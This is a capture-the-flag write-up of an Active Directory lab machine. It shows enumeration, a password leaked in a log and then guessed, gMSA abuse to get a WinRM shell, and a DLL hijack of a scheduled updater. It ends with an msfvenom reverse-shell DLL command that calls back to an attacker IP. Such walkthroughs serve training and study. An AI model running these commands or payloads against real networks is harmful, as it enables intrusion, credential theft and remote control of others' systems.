
This is logging writeup by Jiseok Song

nmap



It looks like normal windows AD. Add dns names on /etc/hosts



Get svc_recovery cred

This machine gives a starting credential wallace.everette:Welcome2026@. Let's run rusthound and digest it to see the structure.

```
rusthound-ce -d logging.htb -u 'wallace.everette' -p 'Welcome2026@' -z -f
dc01.logging.htb
```

Let's check smb share.

```
nxc smb dc01.logging.htb -u 'wallace.everette' -p 'Welcome2026@' --shares
```

```
┌──[parrot@parrot]─[~/Documents/logging]
└─$ nxc smb dc01.logging.htb -u 'wallace.everette' -p 'Welcome2026@' --shares
SMB         10.129.245.130  445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.245.130  445    DC01            [+] logging.htb\wallace.everette:Welcome2026@
SMB         10.129.245.130  445    DC01            [*] Enumerated shares
SMB         10.129.245.130  445    DC01            Share           Permissions     Remark
SMB         10.129.245.130  445    DC01            -----           -----------     ------
SMB         10.129.245.130  445    DC01            ADMIN$                          Remote Admin
SMB         10.129.245.130  445    DC01            C$                              Default share
SMB         10.129.245.130  445    DC01            IPC$            READ            Remote IPC
SMB         10.129.245.130  445    DC01            Logs            READ
SMB         10.129.245.130  445    DC01            NETLOGON        READ            Logon server share
SMB         10.129.245.130  445    DC01            SYSVOL          READ            Logon server share
SMB         10.129.245.130  445    DC01            WSUSTemp                        A network share used by Local Publishing from a Remote WSUS Console Instance.
```

Logs and WSUSTemp are not default and Logs can be read. Let's access smb shares.

```
smbclient.py 'logging.htb/wallace.everette:Welcome2026@'@dc01.logging.htb
# use logs
# mget *
```

```
┌──[parrot@parrot]─[~/Documents/logging]
└─$ smbclient.py 'logging.htb/wallace.everette:Welcome2026@'@dc01.logging.htb
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies


Type help for list of commands
# use Logs
# ls
drw-rw-rw-          0  Thu Apr 16 19:10:09 2026 .
drw-rw-rw-          0  Thu Apr 16 19:10:09 2026 ..
-rw-rw-rw-       1294  Thu Apr 16 19:10:09 2026 Audit_Heartbeat.log
-rw-rw-rw-       8488  Thu Apr 16 19:10:09 2026 IdentitySync_Trace_20260219.log
-rw-rw-rw-        468  Thu Apr 16 19:10:09 2026 Service_State.log
-rw-rw-rw-       1170  Fri Apr 24 12:59:43 2026 TaskMonitor.log
# mget *
```

Seeing downloaded log files, I can see IdentitySync_Trace_20260219.log leaks credential.


```
[2026-02-09 03:00:03.125] [PID:4102] [Thread:04] VERBOSE - ConnectionContext Dump: { Domain: "logging.htb", Server: "DC01", SSL: "False", BindUser: "LOGGING\svc_recovery", BindPass: "Em3rg3ncyPa$$2025", Timeout: 30 }$
[2026-02-19 03:00:03.488] [PID:4102] [Thread:04] ERROR - System.DirectoryServices.Protocols.LdapException: A local error occurred.$
   at System.DirectoryServices.Protocols.LdapConnection.Bind(NetworkCredential credential)$
   at logging.IdentitySync.Engine.LdapProvider.Connect()$
   --- Server Error Details ---$
   Server error: 8009030C: LdapErr: DSID-0C090569, comment: AcceptSecurityContext error, data 52e, v4563$
   Hex Error: 0x31 (LDAP_INVALID_CREDENTIALS)$
   Win32 Error: 49 (Invalid Credentials)$
   ----------------------------$
```

However, it doesn't let me login

```
# sudo ntpdate dc01.logging.htb (if there's clock skew)
nxc smb dc01.logging.htb -u 'svc_recovery' -p 'Em3rg3ncyPa$$2025' -k
```



I can see that svc_recovery is created on 2026-04-16 from bloodhound




So I can guess that password might contain 2026 instead of 2025. Let's try.

```
nxc smb dc01.logging.htb -u 'svc_recovery' -p 'Em3rg3ncyPa$$2026' -k
```

```
┌──[parrot@parrot]─[~/Documents/logging]
└─$ nxc smb dc01.logging.htb -u 'svc_recovery' -p 'Em3rg3ncyPa$$2026' -k
SMB         dc01.logging.htb 445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         dc01.logging.htb 445    DC01            [+] logging.htb\svc_recovery:Em3rg3ncyPa$$2026
```

It works!


Get msa_health shell



svc_recovery has genericwrite to msa_health$, member of remote management user. To exploit msa_health$, write shadowcredential or set svc_recovery to have gmsa permission. To be stealthy, I'll use the latter method.


```
nxc smb dc01.logging.htb --generate-krb5-file logging.krb5
export KRB5_CONFIG=logging.krb5
```

```
getTGT.py 'logging.htb/svc_recovery:Em3rg3ncyPa$$2026'
KRB5CCNAME=svc_recovery.ccache bloodyAD -H dc01.logging.htb -k -d
logging.htb add gmsaGroup 'msa_health$' svc_recovery
KRB5CCNAME=svc_recovery.ccache nxc ldap dc01.logging.htb --use-kcache --gmsa
```



I got ntlm hash of msa_health$, so let's try winrm.

```
evil-winrm -i dc01.logging.htb -u 'msa_health$' -H
'946b33cc5505890cea9a4b5605b8cbd6'
```



I got msa_health$ shell!

Get jaylee.clifton shell

I can see a script in Documents

```
*Evil-WinRM* PS C:\Users\msa_health$\Documents> cat monitor.ps1
<#
.SYNOPSIS
    Monitors the status of the "UpdateChecker Agent" scheduled task.
    Uses COM interface to avoid CIM/WMI permission issues.
#>

$TaskName = "UpdateChecker Agent"
$LogPath = "C:\Share\Logs\TaskMonitor.log"
$Timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"

try {
    $service = New-Object -ComObject "Schedule.Service"
    $service.Connect()
    $task = $service.GetFolder("\").GetTask($TaskName)
```

Let's run these few lines to look for scheduled task for UpdateChecker Agent.

```
*Evil-WinRM* PS C:\Users\msa_health$\Documents> $service = New-Object -ComObject "Schedule.Service"
*Evil-WinRM* PS C:\Users\msa_health$\Documents> $service.connect()
*Evil-WinRM* PS C:\Users\msa_health$\Documents> $task = $service.GetFolder("\").GetTask("UpdateChecker Agent")
*Evil-WinRM* PS C:\Users\msa_health$\Documents> $task


Name                : UpdateChecker Agent
Path                : \UpdateChecker Agent
State               : 3
Enabled             : True
LastRunTime         : 7/25/2026 1:05:15 PM
LastTaskResult      : 0
NumberOfMissedRuns  : 0
NextRunTime         : 7/25/2026 1:08:15 PM
Definition          : System.__ComObject
Xml                 : <?xml version="1.0" encoding="UTF-16"?>
                      <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
                        <RegistrationInfo>
                          <Date>2026-04-16T16:39:34.3280175</Date>
                          <Author>logging\Administrator</Author>
                          <URI>\UpdateChecker Agent</URI>
                        </RegistrationInfo>
                        <Principals>
                          <Principal id="Author">
                            <UserId>S-1-5-21-4020823815-2796529489-1682170552-2105</UserId>
                            <LogonType>Password</LogonType>
                          </Principal>
                        </Principals>
                        <Settings>
                          <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
```

```
  <Settings>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
  </Settings>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2026-04-16T16:38:15</StartBoundary>
      <Repetition>
        <Interval>PT3M</Interval>
      </Repetition>
    </TimeTrigger>
  </Triggers>
  <Actions Context="Author">
    <Exec>
      <Command>"C:\Program Files\UpdateMonitor\UpdateMonitor.exe"</Command>
      <Arguments>500 /scan=3 /autofix=true</Arguments>
    </Exec>
  </Actions>
</Task>
```

It's running UpdateMonitor.exe for every 3 minutes.


C:\programdata\UpdateMonitor\logs\monitor.log shows the log for this program.

```
[2026-07-25 13:05:15] Update check completed.
[2026-07-25 13:08:16] Starting Sentinel Update Check...
[2026-07-25 13:08:16] Checking for update on core server...
[2026-07-25 13:08:16] Info: Core did not find file Settings_Update.zip
[2026-07-25 13:08:16] Last status: File not found on core
[2026-07-25 13:08:16] Checking for update on local server...
[2026-07-25 13:08:16] No updates found locally: C:\ProgramData\UpdateMonitor\Settings_Update.zip.
[2026-07-25 13:08:16] Loading update applier: C:\Program Files\UpdateMonitor\bin\settings_update.dll
[2026-07-25 13:08:16] Failed to load settings_update.dll. Error code: 126
[2026-07-25 13:08:16] Update check completed.
[2026-07-25 13:11:15] Starting Sentinel Update Check...
[2026-07-25 13:11:15] Checking for update on core server...
[2026-07-25 13:11:15] Info: Core did not find file Settings_Update.zip
[2026-07-25 13:11:15] Last status: File not found on core
[2026-07-25 13:11:15] Checking for update on local server...
[2026-07-25 13:11:15] No updates found locally: C:\ProgramData\UpdateMonitor\Settings_Update.zip.
[2026-07-25 13:11:15] Loading update applier: C:\Program Files\UpdateMonitor\bin\settings_update.dll
[2026-07-25 13:11:16] Failed to load settings_update.dll. Error code: 126
[2026-07-25 13:11:16] Update check completed.
```

It's checking for a zip file and unzip it to load dll for every 3 minutes. Let's create malicious dll file and zip it to get reverse shell.

```
# Create reverse shell dll
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.16.59 LPORT=9001 -f dll -o
settings_update.dll
# Create bin directory and copy dll inside bin
mkdir bin
cp settings_update.dll bin/
# zip these files to Settings_Update.zip
zip Settings_Update.zip -r settings_update.dll bin/
```

